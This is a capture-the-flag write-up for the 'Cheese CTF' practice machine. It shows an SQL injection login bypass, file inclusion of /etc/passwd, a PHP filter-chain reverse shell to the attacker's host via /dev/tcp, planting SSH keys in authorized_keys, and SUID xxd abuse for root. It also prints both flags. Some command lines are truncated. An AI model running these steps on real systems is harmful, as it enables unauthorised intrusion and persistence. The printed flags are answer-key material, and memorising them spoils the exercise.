Cheese CTF

Task 1. Flags

Hack into the machine and get the flags!

What is the user.txt flag?

```
THM{9f2ce3df1beeecaf695b3a8560c682704c31b17a}
```

What is the root.txt flag?

```
THM{dca75486094810807faf4b7b0a929b11e5e0167c}
```

Let start with Scanning Network.


```
death@esther:~$ nmap 10.10.228.119 -sV -T 4

PORT      STATE SERVICE              VERSION
1/tcp     open  tcpmux?
3/tcp     open  compressnet?
340/tcp   open  http                 Motorola cable modem webadmin
366/tcp   open  odmr?
389/tcp   open  telnet               Allied Telesis x900-series switch telnetd
406/tcp   open  melange              Melange Chat Server 3VhUqW
407/tcp   open  pop3-proxy           AVG pop3 proxy 346/67007
416/tcp   open  silverplatter?
417/tcp   open  onmux?
425/tcp   open  telnet
427/tcp   open  telnet
443/tcp   open  https?
444/tcp   open  smtp                 IMail NT-ESMTP ..._.p..c
445/tcp   open  http                 Corel Paradox relational database web interface 9.X (Embedded BWS 1.0b3)
458/tcp   open  printer              Microsoft lpd
```

- **There are lots of ports open best part is HTTP is open, Let hop to website.**

Let Enumerate web directories


```
dirsearch -u 10.10.228.119
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/death/reports/_10.10.228.119/_24-09-28_01-34-24.txt

Target: http://10.10.228.119/

[01:34:24] Starting:
[01:34:33] 403 -  278B  - /.ht_wsr.txt
[01:34:33] 403 -  278B  - /.htaccess.bak1
[01:34:33] 403 -  278B  - /.htaccess.sample
[01:34:33] 403 -  278B  - /.htaccess.orig
[01:34:33] 403 -  278B  - /.htaccess.save
[01:34:33] 403 -  278B  - /.htaccess_orig
[01:34:33] 403 -  278B  - /.htaccess_extra
[01:34:33] 403 -  278B  - /.htaccessBAK
[01:34:33] 403 -  278B  - /.htaccess_sc
[01:34:33] 403 -  278B  - /.htaccessOLD2
[01:34:33] 403 -  278B  - /.htaccessOLD
[01:34:33] 403 -  278B  - /.html
[01:34:33] 403 -  278B  - /.htpasswd_test
[01:34:33] 403 -  278B  - /.htm
[01:34:33] 403 -  278B  - /.htpasswds
[01:34:33] 403 -  278B  - /.httr-oauth
[01:34:35] 403 -  278B  - /.php
[01:35:14] 301 -  315B  - /images  ->  http://10.10.228.119/images/
[01:35:14] 200 -  485B  - /images/
[01:35:18] 200 -  370B  - /login.php
[01:35:25] 200 -  254B  - /orders.html
[01:35:34] 403 -  278B  - /server-status/
[01:35:34] 403 -  278B  - /server-status
[01:35:43] 200 -  254B  - /users.html

Task Completed
```

Let Take a look at login page




As We Don't have any info, Let try `Sql Injection` Maybe we get something.


```
' || '1'='1';-- -
```




I got Access



The Website is completly blank,There is Message let tap on it.



There is something



Its a clue

- **We can see the path `http://10.10.228.119/secret-script.php?file=php://filter/resource=supersecretmessageforadmin` Let try LFI as it a whole path let exploit it**

JackPot

```
http://10.10.228.119/secret-script.php?file=/etc/passwd
```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:113:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin comte:x:1000:1000:comte:/home/comte:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false

Let create a reverse shell.

```
git clone https://github.com/synacktiv/php_filter_chain_generator.git && cd php_filter_chain_generator && clear && l
python3 php_filter_chain_generator.py --chain "<?php exec('/bin/bash -c \"bash -i >& /dev/tcp/PUT-YOUR-IP-HERE/4444
```

Our Reverse shell is ready

Open Netcat in Another terminal

```
nc -lnvp 4444
```

Let send this Payload using curl command

```
curl "http://10.10.228.119/secret-script.php?file=$(cat payload.txt)"
```

Here we got our shell

```
death@esther: ~
death@esther:~$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.228.119 38458
bash: cannot set terminal process group (834): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cheesectf:/var/www/html$
```

Let EscalatePrivileges

Opening python server on our system.

```
death@esther: ~                                  death@esther: ~
death@esther:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Let download linpease from our system.

```
www-data@cheesectf:/dev/shm$ wget http://10.17.120.99/linpeas.sh
wget http://10.17.120.99/linpeas.sh
--2024-09-27 21:20:12--  http://10.17.120.99/linpeas.sh
Connecting to 10.17.120.99:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847925 (828K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6%  163K 5s
    50K .......... .......... .......... .......... .......... 12%  332K 3s
   100K .......... .......... .......... .......... .......... 18%  332K 3s
   150K .......... .......... .......... .......... .......... 24%  337K 2s
   200K .......... .......... .......... .......... .......... 30% 6.85M 2s
   250K .......... .......... .......... .......... .......... 36% 7.74M 1s
   300K .......... .......... .......... .......... .......... 42%  376K 1s
   350K .......... .......... .......... .......... .......... 48% 7.14M 1s
   400K .......... .......... .......... .......... .......... 54% 15.4M 1s
   450K .......... .......... .......... .......... .......... 60% 6.45M 1s
   500K .......... .......... .......... .......... .......... 66% 12.2M 0s
   550K .......... .......... .......... .......... .......... 72% 22.7M 0s
   600K .......... .......... .......... .......... .......... 78% 13.0M 0s
   650K .......... .......... .......... .......... .......... 84%  388K 0s
   700K .......... .......... .......... .......... .......... 90% 8.14M 0s
   750K .......... .......... .......... .......... .......... 96% 27.9M 0s
   800K .......... .......... ........                       100% 32.1M=1.1s

2024-09-27 21:20:13 (775 KB/s) - 'linpeas.sh' saved [847925/847925]
```

Linpease found `/home/comt/.ssh/authorized_keys`, which can be modified. We can create our own SSH key pair on our machine and add the public key to this file so we are allowimg us to log in.

```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)



-rw-rw-rw- 1 comte comte 0 Mar 25  2024 /home/comte/.ssh/authorized_keys

-rw-r--r-- 1 root root 604 Sep 27  2023 /etc/ssh/ssh_host_dsa_key.pub
-rw-r--r-- 1 root root 176 Sep 27  2023 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 96 Sep 27  2023 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 568 Sep 27  2023 /etc/ssh/ssh_host_rsa_key.pub

PubkeyAuthentication yes
PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
```

Let create An SSH key on our system

```
ssh-keygen -t rsa
```

Let view the pub key

```
death@esther:~$ cat .ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDAFK2k5zBYD1W7EtVkTHU6WcmMw/TOS7WpXtZsiR6QmgwZWv7KzZ43OVTXJ22s8os5NnLp0ABrr0Cw
```

Let Add this to the file

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDAFK2k5zBYD1W7EtVkTHU6WcmMw/TOS7WpXtZsiR6QmgwZWv7KzZ43OVTXJ22s8os5NnLp0A
" >> /home/comte/.ssh/authorized_keys
```

```
www-data@cheesectf:/var/www/html$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDAFK2k5zBYD1W7EtVkTHU6WcmMw/TOS7WpXtZsiR6QmgwZWv7KzZ43OVTXJ22s8os5NnLp0ABrr0CwjVFoH5uDYcAzKEZp3GtbLVr0TZaNT6Vds8
SeZ+5RZzGs/84Ue5FBAQVeak/5+wjZoYezOTV9c7YrkIDSS1Rs0xQ0zfjcIdumzhM5grL+ldpa1HB1J1PzBDfkP2hWwL0pt4et6GhCtpGkYSyS8rLwkU2G/S/qB0iB/OM2hGeWHpbIhQDAB15bVnzjQksBNeagdlFHmQ90pjVG0oTaWp3hpzMrLUav/6Vt
/1O2HE8KZ11erIDMgIpNc5nbvSWJfCDFH4JX1/UFod0v/lQTm6LEsnSf1E4CTK/FVAAKuYAd6IM8Ul1//Re2x9Eh5oRRVpIGVwq83di3N8mKiSSLHirL7k+SrkmViJ+hJtaC6FbbxSikjnq5vdqs6k9CzXk6aQKD29NY/npFvKTjxDEJDKiUr7IDOvKLKM
x6BS2T7bVePBGidNxwxY8= death@esther
<EJDKiUr7IDOvKLKMx6BS2T7bVePBGidNxwxY8= death@esther
>  /home/comte/.ssh/authorized_keys
" >> /home/comte/.ssh/authorized_keys /home/comte/.ssh/authorized_keys
```

Login through SSH

```
ssh -i id_rsa comte@10.10.228.119
```

```
death@esther:~$ ssh -i id_rsa comte@10.10.228.119
Warning: Identity file id_rsa not accessible: No such file or directory.
The authenticity of host '10.10.228.119 (10.10.228.119)' can't be established.
ED25519 key fingerprint is SHA256:nWj+UMtYHumOMJDU95t5EEf4vdpEikmyKCDmfnCcYF0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.228.119' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 27 Sep 2024 09:38:01 PM UTC

  System load:  0.0                Processes:             142
  Usage of /:   31.5% of 18.53GB   Users logged in:       0
  Memory usage: 14%                IPv4 address for ens5: 10.10.228.119
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

47 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Apr  4 17:26:03 2024 from 192.168.0.112
comte@cheesectf:~$
```

USER FLAG

```
comte@cheesectf:~$ cat user.txt
```

```
THM{9f2ce3df1beeecaf695b3a8560c682704c31b17a}
```

Let see comte's privilege.

```
comte@cheesectf:~$ sudo -l
User comte may run the following commands on cheesectf:
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) NOPASSWD: /bin/systemctl restart exploit.timer
    (ALL) NOPASSWD: /bin/systemctl start exploit.timer
    (ALL) NOPASSWD: /bin/systemctl enable exploit.timer
comte@cheesectf:~$
```

We can execute systemctl and modify a file called `exploit.timer`, which can be used to run an exploit service

Let view this file

```
comte@cheesectf:~$ cd /etc
comte@cheesectf:/etc$ cd sys
sysctl.d/ systemd/
comte@cheesectf:/etc$ cd sys
sysctl.d/ systemd/
comte@cheesectf:/etc$ cd systemd/
comte@cheesectf:/etc/systemd$ ls
journald.conf  logind.conf  network  networkd.conf  pstore.conf  resolved.conf  sleep.conf  system  syst
comte@cheesectf:/etc/systemd$ cd system/
comte@cheesectf:/etc/systemd/system$ ls
cloud-final.service.wants                  emergency.target.wants  mdmonitor.service.wants         path
cloud-init.target.wants                    exploit.service         multipath-tools.service         resc
dbus-org.freedesktop.ModemManager1.service exploit.timer           multi-user.target.wants         slee
dbus-org.freedesktop.resolve1.service      final.target.wants      mysqld.service                  snap
dbus-org.freedesktop.thermald.service      getty.target.wants      mysql.service                   snap
dbus-org.freedesktop.timesync1.service     graphical.target.wants  network-online.target.wants     snap
default.target.wants                       iscsi.service           open-vm-tools.service.requires  snap
comte@cheesectf:/etc/systemd/system$
```

```
comte@cheesectf:/etc/systemd/system$ cat exploit.service

[Unit]
Description=Exploit Service

[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"
```

The service will trigger xxd

Let view timer file

```
comte@cheesectf:/etc/systemd/system$ cat exploit.timer
[Unit]
Description=Exploit Timer

[Timer]
OnBootSec=

[Install]
WantedBy=timers.target
comte@cheesectf:/etc/systemd/system$
```

Let set time to it

```
  GNU nano 4.8
[Unit]
Description=Exploit Timer

[Timer]
OnBootSec=3s

[Install]
WantedBy=timers.target
```

It will trigger xxd when we run it, if u dont no about xxd its an binarry function we can read about it on [gtfobins]

.. / xxd ☆ Star 10,680

File write | File read | SUID | Sudo

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFILE=file_to_write
echo DATA | xxd | xxd -r - "$LFILE"
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
xxd "$LFILE" | xxd -r
```

According to this we can get simply root privileges writting the ssh key we generated with access to the `xxd` binary.

First let run this service

```
sudo systemctl daemon-reload
sudo systemctl start exploit.time
```

Let write our ssh key with xxd

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDAFK2k5zBYD1W7EtVkTHU6WcmMw/TOS7WpXtZsiR6QmgwZWv7KzZ43OVTXJ22s8os5NnLp0A
```

Let login with ssh

```
ssh -i id_rsa root@10.10.228.119
```

ROOT FLAG

```
root@cheesectf:~# cat /root/root.txt
```

```
      _                            _        _ _  __
  ___| |__   ___  ___  ___  ___  (_)___  | (_)/ _| ___
 / __| '_ \ / _ \/ _ \/ __|/ _ \ | / __| | | | |_ / _ \
| (__| | | |  __/  __/\__ \  __/ | \__ \ | | |  _|  __/
 \___|_| |_|\___|\___||___/\___| |_|___/ |_|_|_|  \___|


THM{dca75486094810807faf4b7b0a929b11e5e0167c}
```